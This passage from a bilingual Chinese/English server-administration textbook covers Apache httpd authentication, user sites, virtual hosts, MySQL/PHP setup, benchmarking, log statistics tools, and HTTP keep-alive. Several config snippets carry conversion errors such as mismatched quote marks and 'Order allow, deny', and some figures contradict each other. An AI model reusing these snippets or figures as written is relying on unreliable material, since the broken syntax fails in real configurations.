-rw-r--r--. 1 root root  55 Nov 21 20:09 mysqlnd.ini
-rw-r--r--. 1 root root  69 Nov 21 20:09 mysqlnd_mysqli.ini
-rw-r--r--. 1 root root  67 Nov 21 20:09 mysqlnd_mysql.ini
-rw-r--r--. 1 root root  47 Nov 21 20:09 pdo.ini
-rw-r--r--. 1 root root  63 Nov 21 20:09 pdo_mysqlnd.ini
-rw-r--r--. 1 root root  61 Nov 21 20:09 pdo_sqlite.ini
-rw-r--r--. 1 root root  49 Nov 21 20:09 phar.ini
-rw-r--r--. 1 root root  51 Nov 21 20:09 posix.ini
-rw-r--r--. 1 root root  51 Nov 21 20:09 shmop.ini
-rw-r--r--. 1 root root  59 Nov 21 20:09 simplexml.ini
-rw-r--r--. 1 root root  55 Nov 21 20:09 sockets.ini
-rw-r--r--. 1 root root  55 Nov 21 20:09 sqlite3.ini
-rw-r--r--. 1 root root  55 Nov 21 20:09 sysvmsg.ini
-rw-r--r--. 1 root root  55 Nov 21 20:09 sysvsem.ini
-rw-r--r--. 1 root root  55 Nov 21 20:09 sysvshm.ini
-rw-r--r--. 1 root root  59 Nov 21 20:09 tokenizer.ini
-rw-r--r--. 1 root root 101 Nov 17 20:47 xdebug.ini
-rw-r--r--. 1 root root  47 Nov 21 20:09 xml.ini
-rw-r--r--. 1 root root  59 Nov 21 20:09 xmlreader.ini
-rw-r--r--. 1 root root  49 Nov 21 20:09 xml_wddx.ini
-rw-r--r--. 1 root root  59 Nov 21 20:09 xmlwriter.ini
-rw-r--r--. 1 root root  47 Nov 21 20:09 xsl.ini
```

一般情况下，httpd 服务器默认的根目录为/var/www/html，其中的设置包括：

- 错误信息位于/var/www/error；
- CGI 位于/var/www/cgi-bin；
- 图标位于/var/www/icons；
- 日志文件位于/var/log/httpd；

httpd 的可执行文件为/usr/sbin/httpd，而且其主要的环境检测和执行文件是/usr/sbin/apachectl，用于在启动 httpd 服务器时检测系统设置。

httpd 本身提供了基本的密码保护方式，这样就可以在用户登录某些网页时进行帐号/密码验证，其中密码使用/usr/bin/htpasswd 来产生。

如果使用 MySQL 数据库，则其配置文件位于/etc/my.conf，默认情况下数据库位于/var/lib/mysql。其中，与 PHP 配合使用的 MySQL 接口文件位于/usr/lib64/mysql。

为了产生由 MySQL 数据库驱动的 PHP 应用程序，需要在相应的配置中中对 PHP 支持的 MySQL 接口等进行设置。

- /etc/php.d/mysqlnd.ini
- /etc/php.d/mysqlnd_mysqli.ini
- /etc/php.d/mysqlnd_mysql.ini
- /etc/php.d/pdo_mysqlnd.ini

PHP 是动态语言，其程序中的值需要在运行时才能确定，因此如果需要安装 PHP 加速器等组件时需要/usr/bin/phpize 来辅助 PHP 扩展的编译。

一般情况下，编译安装 PHP 扩展时需要的头文件等都位于/usr/include/php 中。

16.3.2 Authentication

在保护服务器的数据的措施中，Order 和 Limit 主要针对 IP 网段或者是主机名来管理，另外还提供了密码保护的方式来限制浏览的权限，而且客户端可以不受 Order 规则的 allow 和 deny 的限制。

为了创建受保护的认证网页，需要进行如下的处理：

- 建立受保护的目录，其中包含需要认证才能浏览的数据（例如网页等）；
- 选择 LADP、MySQL 以及默认的认证模式；
- 建立登录时所需的帐号和密码。

网页的认证设置可以写入 httpd.conf 配置文件，或者可以通过 httpd.conf 的 AllowOverride 参数并配合.htaccess 文件来实现网页认证设置。

- 在 httpd.conf 主配置文件中，以 AllowOverride 指定某个目录下的.htaccess 文件并设置相关的参数（例如 AuthConfig、Options 等）。考虑到系统数据的安全，建议只提

供 AuthConfig。

- 在指定的目录下创建.htaccess 文件，并通过该文件来修改 httpd.conf 主配置文件中的设置。

.htaccess 文件中的设置立即生效，不需要重启服务器。

为了保护.htaccess 文件本身的安全性，需要在 httpd.conf 主配置文件中对其进行设置，并阻止客户端对.ht 开头的文件的访问。

```
AccessFileName .htaccess
<Files ".ht*">
    Require all denied
</Files>
```

对于需要保护的目录，需要在 httpd.conf 中进行如下设置：

```
<Directory "/var/www/html/data''>
    AllowOverride AuthConfig
    Order allow, deny
    Allow from all
</Directory>
```

在需要保护的目录下建立.htaccess 文件并进行如下的设置：

```
AuthName "Please input your id and password''
AuthType Basic
AuthUserFile /var/www/security/passwd
require user theqiong
```

- AuthName：密码保护对话框的提示信息；
- AuthType：认证类型，默认为 Basic；
- AuthUserFile：保护目录所使用的帐号密码的设置文件；
- require：可以进行密码验证的所有用户，并且以空格分隔。或者，可以设置为 `require valid-user` 来让密码文件内中的所有用户都可以进行密码验证和登录。

默认情况下，httpd 服务器能够读取的帐号/密码文件都是由 htpasswd 创建的，密码文件名需要与 AuthUserFile 相同，而且不能保存在浏览器可以访问的目录中。

```
# htpasswd -c /var/www/security/passwd theqiong
```

```
New password:
Re-type new password:
Adding password for user theqiong
# ls -l /var/www/security/passwd
-rw-r--r--. 1 root root   47 Dec 28 16:46 passwd
```

16.3.3 HTTP Server

为了防止在启动 HTTP Server 时发生找不到完整主机名称（FQDN）的错误信息，需要在测试主机上的/etc/hosts 中进行如下的设置：

```
$ vim /etc/hosts
127.0.0.1 localhost.localdomain localhost
```

HTTP Server 的基础设置项目的意义可以从http://httpd.apache.org/docs/current/mod/core.html中进行查询。

- ServerRoot
- User
- Group
- ServerAdmin
- DocumentRoot
- ErrorLog

如果使用传统的方式来启动 HTTP Server，可以执行：

```
# /etc/init.d/httpd start
```

httpd 本身提供了 apachectl 来启动 HTTP Server，可以执行：

```
# /usr/sbin/apachectl start
```

为了检查 HTTP Server 的运行状况，可以使用 netstat 命令并结合 error_log 进行检查。

```
# netstat -nltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address        Foreign Address       State     PID/Program name
tcp6     0     0 :::80                   :::*                  LISTEN    10569/httpd
# vim /var/log/httpd/error_log
```

```
[core:notice] [pid 10569] SELinux policy enabled; httpd running as context system_u:system_r:ht
[suexec:notice] [pid 10569] AH01232: suEXEC mechanism enabled (wrapper: /usr/sbin/suexec)
[auth_digest:notice] [pid 10569] AH01757: generating secret for digest authentication ...
[lbmethod_heartbeat:notice] [pid 10569] AH02282: No slotmem from mod_heartmonitor
[mpm_prefork:notice] [pid 10569] AH00163: Apache/2.4.10 (Fedora) PHP/5.5.19 configured -- resum
[core:notice] [pid 10569] AH00094: Command line: '/usr/sbin/httpd -D FOREGROUND'
[autoindex:error] [pid 10570] [client 127.0.0.1:41767] AH01276: Cannot serve directory /var/www
No matching DirectoryIndex (index.html,index.php) found, and server-generated directory index f
```

对于多用户主机，可以通过 Httpd 服务器为每个用户创建自己的个人网站。

默认情况下，在 httpd 的配置文件 userdir.conf 中是禁用用户个人网站的。

```
# vim /etc/httpd/conf.d/userdir.conf
#
# UserDir: The name of the directory that is appended onto a user's home
# directory if a ~user request is received.
#
# The path to the end user account 'public_html' directory must be
# accessible to the webserver userid.  This usually means that ~userid
# must have permissions of 711, ~userid/public_html must have permissions
# of 755, and documents contained therein must be world-readable.
# Otherwise, the client will only receive a "403 Forbidden" message.
#
<IfModule mod_userdir.c>
    #
    # UserDir is disabled by default since it can confirm the presence
    # of a username on the system (depending on home directory
    # permissions).
    #
    #UserDir disabled

    #
    # To enable requests to /~user/ to serve the user's public_html
    # directory, remove the "UserDir disabled" line above, and uncomment
```

```
    # the following line instead:
    #
    UserDir public_html
</IfModule>

#
# Control access to UserDir directories.  The following is an example
# for a site where these directories are restricted to read-only.
#
<Directory "/home/*/public_html">
    AllowOverride FileInfo AuthConfig Limit Indexes
    Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
    Require method GET POST OPTIONS
</Directory>
```

一般情况下，用户的个人网站位于用户家目录下的 public_html 中，通过在 userdir.conf 中启用 UserDir 以及指定个人网站根目录可以开启用户的个人网站。

CentOS/Fedora 等操作系统中默认用户目录的权限是 `drwx------`，因此 Web 服务器软件是无法访问的，因此至少应该让默认目录与 public_html 目录的权限为 `drwxr-xr-x`，否则将会出现如下的错误：

```
You don't have permission to access /~theqiong on this server
```

如果希望将用户的个人网站设置为 http://domain/～theqiong 的格式，则可以执行如下的操作：

```
# cd /var/www/html
# ln -s /home/theqiong/public_html theiqong
```

默认情况下，httpd 服务器的首页设置中包含 FollowSymLinks 参数，因此可以直接使用连接文件。

```
DocumentRoot "/var/www/html"

#
# Relax access to content within /var/www.
```

```
#
<Directory "/var/www">
    AllowOverride None
    # Allow open access:
    Require all granted
</Directory>

# Further relax access to the default document root:
<Directory "/var/www/html">
    #
    # Possible values for the Options directive are "None", "All",
    # or any combination of:
   #  Indexes Includes FollowSymLinks SymLinksifOwnerMatch ExecCGI MultiViews
    #
    # Note that "MultiViews" must be named *explicitly* --- "Options All"
    # doesn't give it to you.
    #
    # The Options directive is both complicated and important.  Please see
    # http://httpd.apache.org/docs/2.4/mod/core.html#options
    # for more information.
    #
    Options Indexes FollowSymLinks

    #
   # AllowOverride controls what directives may be placed in .htaccess files.
    # It can be "All", "None", or any combination of the keywords:
    #   Options FileInfo AuthConfig Limit
    #
    AllowOverride None

    #
    # Controls who can get stuff from this server.
    #
```

```
    Require all granted
</Directory>

#
# DirectoryIndex: sets the file that Apache will serve if a directory
# is requested.
#
<IfModule dir_module>
    DirectoryIndex index.html
</IfModule>
```

或者，可以使用 httpd 提供的别名功能（alias）来实现网站路径的重现指向。

```
# vim /etc/httpd/conf/httpd.conf
Alias /theqiong/ "/home/theqiong/public_html/''
<Directory "/home/theqiong/public_html">
   Options FollowSymLinks
   AllowOverride None
   Order allow, deny
   Allow from all
</Directory>
```

16.3.4 Virtual Host

虚拟主机（Virtual Host）让多个主机名称（host name）运行在在单一服务器（或是服务器组）上，而且可以单独支持每个单一的主机名称。

通过将服务器的某项或者全部服务内容逻辑划分为多个服务单位，对外可以表现为多个服务器，从而充分利用服务器硬件资源。如果划分是系统级别的，则称为虚拟服务器。例如，如果使用 dig 等检查 IP，可能发现不同的网址可能指向同一个 IP。

单一主机（或服务器组）支撑的所有的虚拟主机中，彼此之间可以共用相同的配置设置。另外，相同主机内的虚拟主机可以共用彼此的程序集（Process Pool），从而可以缩短对客户端的响应时间。

虚拟主机的实现方式主要有三种：网址名称对应（Name-based）、IP 地址对应（IP-based）以及 Port 端口号对应（Port-based）。

- 网址名称对应（Name-based）

网址名称对应（Name-based）通过辨识客户端所提供的网址来决定其所对应的服务，可以有效的减少 IP 地址的占用，缺点是必须仰赖 DNS 名称对应服务的支持。若 DNS 服务中断，则对应此名称的服务也会无法取用。

- IP 地址对应（IP-based）
  IP 地址对应（IP-based）是指在同一部服务器上，借由同一份配置设置、不同的 IP 来管理多个服务。
- Port 端口号对应（Port-based）
  近似于 IP 地址对应，不过是在同一个 IP 之下利用不同的 Port 端口号来区别不同的服务，藉以快速创建多个虚拟主机。例如：

  `192.168.0.1:80`

  `192.168.0.1:8080`

  `192.168.0.1:8888`

如果每个网站拥有不同的 IP 地址，则虚拟主机可以是” 基于 IP” 的；如果只有一个 IP 地址，也可以是” 基于主机名” 的，其实对最终用户是透明的。例如，Apache 是率先支持基于 IP 的虚拟主机的服务器之一，1.1 及其更新版本同时支持基于 IP 和基于主机名的虚拟主机。

如果要调试虚拟主机配置，可以使用 httpd 的`-S` 命令行开关来输出虚拟主机的配置。

```
// a synonym for -t -D DUMP_VHOSTS -D DUMP_RUN_CFG
# /usr/sbin/httpd -S
VirtualHost configuration:
ServerRoot: "/etc/httpd"
Main DocumentRoot: "/var/www/html"
Main ErrorLog: "/etc/httpd/logs/error_log"
Mutex authdigest-client: using_defaults
Mutex lua-ivm-shm: using_defaults
Mutex proxy: using_defaults
Mutex authn-socache: using_defaults
Mutex default: dir="/run/httpd/" mechanism=default
Mutex mpm-accept: using_defaults
Mutex authdigest-opaque: using_defaults
Mutex proxy-balancer-shm: using_defaults
Mutex rewrite-map: using_defaults
PidFile: "/run/httpd/httpd.pid"
```

```
Define: DUMP_VHOSTS
Define: DUMP_RUN_CFG
User: name="apache" id=48
Group: name="apache" id=48
```

一般情况下，虚拟主机的配置文件 vhosts.conf 保存为/etc/httpd/conf.d/vhosts.conf。其中，虚拟主机的设置至少要有 ServerName 和 DocumentRoot。

如果没有针对 SELinux 设置 httpd 可以读取的文件系统，则虚拟主机无法提供浏览功能。

16.3.5 Database Server

在规划 Web 应用架构时，网站目录（例如/var/www/html）中不应该保存重要数据(例如数据库）或隐私数据（例如会话数据等)。

- MySQL 数据库文件默认保存在/var/lib/mysql/中；
- PHP 应用中的会话数据默认保存在/var/lib/php/session/中。

在启动 MySQL 服务器之前，并没有建立任何的数据库，只有启动 MySQL 服务器之后才会针对数据库进行初始化。

如果以传统方式启动 MySQL 数据库，可以执行：

```
# /etc/init.d/mysqld start
# systemctl start mysqld.service
```

默认情况下，MySQL 服务器的 root 用户密码为空，可以直接登录数据库服务器。

```
# mysql -u root
```

为了维护 MySQL 数据库服务器的安全，可以使用 mysqladmin 来设置密码。

```
# mysqladmin -u root password 'p@ssw0rd'
```

如果需要赋予某个用户相应数据库的使用权，可以进行如下的操作：

```
$ mysql -u theqiong -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 43
```

```
Server version: 5.5.38 MySQL Community Server (GPL)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> create database test;
Query OK, 1 row affected (0.01 sec)

mysql> grant all privileges on test.* to theqiong@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.01 sec)
```

在忘记 MySQL 密码时，可以在关闭 MySQL 服务器后将/var/lib/mysql 目录删除来清空所有密码，然后在重新启动 MySQL 服务器时可以重建数据库，不过数据库中数据无法恢复。

16.3.6 PHP Module

Web 服务器使用的 PHP 模块的设置文件位于/etc/httpd/conf.d/php.conf，其内容如下：

```
$ /etc/httpd/conf.d/php.conf
#
# Cause the PHP interpreter to handle files with a .php extension.
#
<FilesMatch \.php$>
    SetHandler application/x-httpd-php
</FilesMatch>

#
# Allow php to handle Multiviews
#
AddType text/html .php
```

```
#
# Add index.php to the list of files that will be served as directory
# indexes.
#
DirectoryIndex index.php

#
# Uncomment the following lines to allow PHP to pretty-print .phps
# files as PHP source code:
#
#<FilesMatch \.phps$>
#    SetHandler application/x-httpd-php-source
#</FilesMatch>

#
# Apache specific PHP configuration options
# those can be override in each configured vhost
#
php_value session.save_handler "files"
php_value session.save_path    "/var/lib/php/session"
php_value soap.wsdl_cache_dir  "/var/lib/php/wsdlcache"
```

16.4 Statistics

16.4.1 Benchmark

Apache 提供了 ab 程序来对网站进行性能测试，ab 可以主动向主机重复请求多个数据来测试主机的效率。

```
ab  [  -A  auth-username:password  ]
[ -b windowsize ]
[ -B local-address ]
[ -c concurrency ]
[ -C cookie-name=value ]
```

```
[ -d ]
[ -e csv-file ]
[ -f protocol ]
[ -g gnuplot-file ]
[ -h ]
[ -H custom-header ]
[ -i ]
[ -k ]
[ -l ]
[ -m HTTP-method ]
[ -n requests ]
[ -p POST-file ]
[ -P proxy-auth-username:password ]
[ -q ]
[ -r ]
[ -s timeout ]
[ -S ]
[ -t timelimit ]
[ -T content-type  ]
[ -u PUT-file ]
[ -v verbosity]
[ -V ]
[ -w ]
[ -x <table>-attributes ]
[ -X proxy[:port] ]
[ -y <tr>-attributes ]
[ -z <td>-attributes ]
[ -Z ciphersuite ]
[http[s]://]hostname[:port]/path
```

例如，通过模拟有 100 个同时联机的 IP 并且建立每个联机建立 100 个请求通道来测试主机的性能。

```
ab -dSk -c100 -n100 http://theqiong.com/
This is ApacheBench, Version 2.3 <$Revision: 1604373 $>
```

```
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking theqiong.com (be patient).....done


Server Software:        Apache/2.4.6
Server Hostname:        theqiong.com
Server Port:            80

Document Path:          /
Document Length:        0 bytes

Concurrency Level:      100
Time taken for tests:   2.452 seconds
Complete requests:      100
Failed requests:        0
Non-2xx responses:      100
Keep-Alive requests:    0
Total transferred:      30000 bytes
HTML transferred:       0 bytes
Requests per second:    40.78 [#/sec] (mean)
Time per request:       2451.940 [ms] (mean)
Time per request:       24.519 [ms] (mean, across all concurrent requests)
Transfer rate:          11.95 [Kbytes/sec] received

Connection Times (ms)
              min   avg   max
Connect:      172   188  233
Processing:   159  1108 2228
Waiting:      159  1107 2228
Total:        334  1296 2445
```

16.4.2 Status

为了使用 httpd 服务器提供的查询主机状态的功能，需要加载 mod_status 模块。

默认情况下，mod_status 模块是关闭的，可以在配置文件中进行如下的修改来启用。

```
# vim /etc/httpd/conf.modules.d/00-base.conf
LoadModule status_module modules/mod_status.so

ExtendedStatus On

<Location /status>
   SetHandler server-status
   Order deny,allow
   Deny from all
   Allow from 127.0.0.1
</Location>
```

在http://your_server_name/status输出的服务器状态信息中包括:

- Server Version
- Server MPM
- Server Built
- Current Time
- Restart Time
- Parent Server Config. Generation
- Parent Server MPM Generation
- Server uptime
- Server load
- Total access
- CPU Usage

另外，在服务器状态里中还包括每个程序的客户端与服务器端的联机状态。

16.4.3 Webalizer

默认情况下,webalizer 每天会分析一次网站的日志,并把分析结果保存到/var/www/usage/目录中。不过，也可以建立其他的目录来保存 webalizer 的输出数据。

```
# vim /etc/webalizer.conf
LogFile /var/log/httpd/access_log
OutputDir /var/www/status
Incremental yes
# vim /etc/httpd/conf.d/webalizer.conf

# This configuration file maps the webalizer log analysis
# results (generated daily) into the URL space.  By default
# these results are only accessible from the local host.
#
Alias /usage /var/www/usage

<Location /usage>
   # Alternative e.g. "Require ip 192.168.10"
   Require local
</Location>
# webalizer
```

16.4.4 AWStats

awstats 是使用 Perl 语言开发的，因此需要确定 mod_perl 和 CGI 的执行权限。

awstats 可以使用系统的 cron 进行分析，而且还可以使用浏览器直接以 CGI 的方式来实时更新日志文件，不过一般都是以 crontab 的方式来进行日志分析。

例如，如果将分析日志的操作设定在每天 3 点执行，可以进行如下的设置：

```
# vim /usr/local/awstats/wwwroot/cgi-bin/awstats.sh
cd /usr/local/awstat/wwwroot/cgi-bin
perl awstats.pl -config=theqiong -update -output > index.html
# chmod 755 /usr/loca/awstats/wwwroot/cgi-bin/awstats.sh
# vim /etc/crontab
0 3 * * * root /usr/local/awstats/wwwroot/cgi-bin/awstats.sh
```

为了保护网站数据，需要把 awstats 的输出结果保存到受保护的目录中，并施加密码保护。

```
# cd /usr/local/awstats/wwwroot
```

```
# vim .htaccess
AuthName "Please input user/password to browse''
AuthType Basic
AuthUserFile /var/www/apache.passwd
require valid-user
```

awstats 的设置文件示例文件（awstats.model.conf）位于/etc/awstats/目录，在实际应用中的文件名格式为：awstats.hostname.conf。

```
# cat /etc/awstats/awstats.theqiong.conf
LogFile="/var/log/httpd/access_log''
LogType=W
SiteDomain="theqiong''
HostAliases="REGEX[^.*theqiong$]"
#HostAliases="localhost 127.0.0.1 REGEX[^.*theqiong$] thqiong''
DirCgi="/awstats''
DirIcons="/awstatsicons''
Lang="auto''
```

默认情况下，awstats 的数据保存在/usr/local/awstats/中，可以使用如下的命令进行设置：

```
# perl awstats_configure.pl
----- AWStats awstats_configure 1.0 (build 1.9) (c) Laurent Destailleur -----
This tool will help you to configure AWStats to analyze statistics for
one web server. You can try to use it to let it do all that is possible
in AWStats setup, however following the step by step manual setup
documentation (docs/index.html) is often a better idea. Above all if:
- You are not an administrator user,
- You want to analyze downloaded log files without web server,
- You want to analyze mail or ftp log files instead of web log files,
- You need to analyze load balanced servers log files,
- You want to 'understand' all possible ways to use AWStats...
Read the AWStats documentation (docs/index.html).
```

```
-----> Running OS detected: Linux, BSD or Unix
Warning: AWStats standard directory on Linux OS is '/usr/local/awstats'.
If you want to use standard directory, you should first move all content
of AWStats distribution from current directory:
/usr/share/awstats
to standard directory:
/usr/local/awstats
And then, run configure.pl from this location.
Do you want to continue setup from this NON standard directory [yN] ?N
# cp -ar /usr/share/awstats/ /usr/local/
# cd /usr/local/awstats/tools
# perl awstats_configure.pl
----- AWStats awstats_configure 1.0 (build 1.9) (c) Laurent Destailleur -----
This tool will help you to configure AWStats to analyze statistics for
one web server. You can try to use it to let it do all that is possible
in AWStats setup, however following the step by step manual setup
documentation (docs/index.html) is often a better idea. Above all if:
- You are not an administrator user,
- You want to analyze downloaded log files without web server,
- You want to analyze mail or ftp log files instead of web log files,
- You need to analyze load balanced servers log files,
- You want to 'understand' all possible ways to use AWStats...
Read the AWStats documentation (docs/index.html).

-----> Running OS detected: Linux, BSD or Unix

-----> Check for web server install

Enter full config file path of your Web server.
Example: /etc/httpd/httpd.conf
Example: /usr/local/apache2/conf/httpd.conf
Example: c:\Program files\apache group\apache\conf\httpd.conf
Config file path ('none' to skip web server setup):
```

```
> /etc/httpd/httpd.conf
- This file does not exists.
Config file path ('none' to skip web server setup):
> /etc/httpd/conf/httpd.conf

-----> Check and complete web server config file '/etc/httpd/conf/httpd.conf'
  Add 'Alias /awstatsclasses "/usr/local/awstats/wwwroot/classes/"'
  Add 'Alias /awstatscss "/usr/local/awstats/wwwroot/css/"'
  Add 'Alias /awstatsicons "/usr/local/awstats/wwwroot/icon/"'
  Add 'ScriptAlias /awstats/ "/usr/local/awstats/wwwroot/cgi-bin/"'
  Add '<Directory>' directive
  AWStats directives added to Apache config file.

-----> Update model config file '/etc/awstats/awstats.model.conf'
  File awstats.model.conf updated.

-----> Need to create a new config file ?
Do you want me to build a new AWStats config/profile
file (required if first install) [y/N] ? y
-----> Define config file name to create
What is the name of your web site or profile analysis ?
Example: www.mysite.com
Example: demo
Your web site, virtual server or profile name:theqiong
-----> Create config file '/etc/awstats/awstats.theqiong.conf'
 Config file /etc/awstats/awstats.theqiong.conf created.

-----> Restart Web server with '/sbin/service httpd restart'
Redirecting to /bin/systemctl restart  httpd.service

-----> Add update process inside a scheduler
Sorry, configure.pl does not support automatic add to cron yet.
You can do it manually by adding the following command to your cron:
```

```
/usr/local/awstats/wwwroot/cgi-bin/awstats.pl -update -config=theqiong
Or if you have several config files and prefer having only one command:
/usr/local/awstats/tools/awstats_updateall.pl now
Press ENTER to continue...
A SIMPLE config file has been created: /etc/awstats/awstats.theqiong.conf
You should have a look inside to check and change manually main parameters.
You can then manually update your statistics for 'theqiong' with command:
> perl awstats.pl -update -config=theqiong
You can also read your statistics for 'theqiong' with URL:
> http://localhost/awstats/awstats.pl?config=theqiong

Press ENTER to finish...
```

Part III

HTTP Persistence

Chapter 17

HTTP Persistent Connections

HTTP persistent connection [1], also called HTTP keep-alive, or HTTP connection reuse, is the idea of using a single TCP connection to send and receive multiple HTTP requests/responses, as opposed to opening a new connection for every single request/response pair. The newer SPDY protocol uses the same idea and takes it further to allow multiple concurrent requests/responses to be multiplexed over a single connection.

In HTTP/0.9 and 1.0, the connection is closed after a single request/response pair. In HTTP/1.1 a keep-alive-mechanism was introduced, where a connection could be reused for more than one request. Such persistent connections reduce request latency perceptibly, because the client does not need to re-negotiate the TCP 3-Way-Handshake connection after the first request has been sent. Another positive side effect is that in general the connection becomes faster with time due to TCP's slow-start-mechanism.

Version 1.1 of the protocol also made bandwidth optimization improvements to HTTP/1.0. For example, HTTP/1.1 introduced chunked transfer encoding to allow content on persistent connections to be streamed rather than buffered. HTTP pipelining further reduces lag time, allowing clients to send multiple requests before waiting for each response. Another improvement to the protocol was byte serving, where a server transmits just the portion of a resource explicitly requested by a client.

All modern web browsers use persistent connections, including Google Chrome, Firefox, Internet Explorer (since 4.01), Opera (since 4.0)[7] and Safari.

By default, Internet Explorer versions 6 and 7 use two persistent connections while version 8 uses six.[8] Persistent connections time out after 60 seconds of inactivity which is changeable via the Windows Registry.[9]

In Firefox, the number of simultaneous connections can be customized (per-server, per-proxy, total). Persistent connections time out after 115 seconds (1.92 minutes) of inactivity which is changeable via the configuration.




Figure 17.1: Schema of multiple vs. persistent connection

HTTP 持久连接（HTTP persistent connection，也称作 HTTP keep-alive 或 HTTP connection reuse）是使用同一个 TCP 连接来发送和接收多个 HTTP 请求/应答，而不是为每一个新的请求/应答打开新的连接的方法。

在 HTTP 0.9 和 1.0 使用非持续连接，在非持续连接下，每个 tcp 只连接一个 web 对象，连接在每个请求-回应对后都会关闭，一个连接可被多个请求重复利用的保持连接机制被引入。这种连接持续化显著地减少了请求延迟，因为客户不用在首次请求后再次进行 TCP 交互确认创建连接。现在在 HTTP 1.1 使用持续连接，不必为每个 web 对象创建一个新的连接，一个连接可以传送多个对象。HTTP1.1 还进行了带宽优化，例如 1.1 引入了分块传输编码来允许流化传输持续连接上发送的内容，取代原先的 buffer 式传输。HTTP 管道允许客户在上一个回应被收到前发送多重请求从而进一步减少了延迟时间。

另一项协议的改进是 byte serving（字节服务），允许服务器根据客户的请求仅仅传输资源的一部分。

17.1 Operations

17.1.1 HTTP 1.0

Under HTTP 1.0, there is no official specification for how keepalive operates. It was, in essence, added to an existing protocol. If the client supports keep-alive, it adds an additional header to the request:

```
Connection: Keep-Alive
```

Then, when the server receives this request and generates a response, it also adds a header to the response:

```
Connection: Keep-Alive
```

Following this, the connection is not dropped, but is instead kept open. When the client sends another request, it uses the same connection. This will continue until either the client or the server decides that the conversation is over, and one of them drops the connection.

在 HTTP 1.0 中, 没有官方的 keepalive 的操作。通常是在现有协议上添加一个指数。如果浏览器支持 keep-alive，它会在请求的包头中添加：

```
Connection: Keep-Alive
```

然后当服务器收到请求，作出回应的时候，它也添加一个头在响应中：

```
Connection: Keep-Alive
```

这样做，连接就不会中断，而是保持连接。当客户端发送另一个请求时，它会使用同一个连接。这一直继续到客户端或服务器端认为会话已经结束，其中一方中断连接。

在 HTTP 1.1 中所有的连接默认都是持续连接，除非特殊声明不支持。HTTP 持久连接不使用独立的 keepalive 信息，而是仅仅允许多个请求使用单个连接。然而，Apache 2.0 httpd 的默认连接过期时间是仅仅 15 秒，对于 Apache 2.2 只有 5 秒。短的过期时间的优点是能够快速的传输多个 web 页组件，而不会绑定多个服务器进程或线程太长时间。

17.1.2 HTTP 1.1

In HTTP 1.1, all connections are considered persistent unless declared otherwise.[1] The HTTP persistent connections do not use separate keepalive messages, they just allow multiple requests to use a single connection. However, the default connection timeout of Apache 2.0 httpd is as little as 15 seconds and for Apache 2.2 only 5 seconds. The advantage of a short timeout is the ability to deliver multiple components of a web page quickly while not consuming resources to run multiple server processes or threads for too long.

17.1.3 Advantages

- Lower CPU and memory usage (because fewer connections are open simultaneously).
- Enables HTTP pipelining of requests and responses.
- Reduced network congestion (fewer TCP connections).

- Reduced latency in subsequent requests (no handshaking).
- Errors can be reported without the penalty of closing the TCP connection.

These advantages are even more important for secure HTTPS connections, because establishing a secure connection needs much more CPU time and network round-trips.

According to RFC 2616 (page 46), a single-user client should not maintain more than 2 connections with any server or proxy. A proxy should use up to 2×N connections to another server or proxy, where N is the number of simultaneously active users. These guidelines are intended to improve HTTP response times and avoid congestion. If HTTP pipelining is correctly implemented, there is no performance benefit to be gained from additional connections, while additional connections may cause issues with congestion.

- 较少的 CPU 和内存的使用（由于同时打开的连接的减少了）
- 允许请求和应答的 HTTP 管线化
- 降低网络阻塞（TCP 连接减少了）
- 减少了后续请求的延迟（无需再进行握手）
- 报告错误无需关闭 TCP 连接

根据 RFC 2616（47 页），用户客户端与任何服务器和代理服务器之间不应该维持超过 2 个链接。代理服务器应该最多使用 2×N 个持久连接到其他服务器或代理服务器，其中 N 是同时活跃的用户数。这个指引旨在提高 HTTP 响应时间并避免阻塞。

17.1.4 Disadvantages

For services where single documents are regularly requested (for example, image hosting websites), Keep-Alive can be massively detrimental to performance due to keeping unnecessary connections open for many seconds after the document was retrieved.

Due to increased complexity, persistent connections are more likely to expose software bugs in servers, clients and proxies.

对于现在的广泛普及的宽带连接来说，Keep-Alive 也许并不像以前一样有用。Web 服务器会保持连接若干秒（Apache 中默认 15 秒），这与提高的性能相比也许会影响性能。

对于单个文件被不断请求的服务（例如图片存放网站），Keep-Alive 可能会极大的影响性能，因为它在文件被请求之后还保持了不必要的连接很长时间。

Netscape Navigator（4.05 版本以后）和 Internet Explorer（4.01 版本以后）支持使用持久链接链接 Web 服务器和代理服务器。

网景不使用过时时间来关闭持久连接。而是对所有空闲的持久链接进行排队。当需要打开一个新的持久链接，但连接到不同的服务器上时，浏览器使用最近最少使用算法

终止一个空闲的持久链接。

Internet Explorer 支持持久链接，IE 6 和 IE 7 缺省使用 2 个持久链接，而 IE 8 缺省使用 6 个持久链接。持久链接在不活跃 60 秒后过时，可以在 Windows 注册表中修改。

Mozilla Firefox 支持持久链接。可以定制同时的持久连接的最大个数（每个服务器，每个代理服务器，总数)。连接在不活跃 300 秒（5 分钟）后过时（配置中可以修改)。

Opera 4.0 版本开始支持持久链接，可以配置同时的持久连接的最大个数（每个服务器，总数)。

Bibliography

[1] Wikipedia. Http persistence. URL http://en.wikipedia.org/wiki/HTTP_persistent_connection.

Part IV

HTTP Session

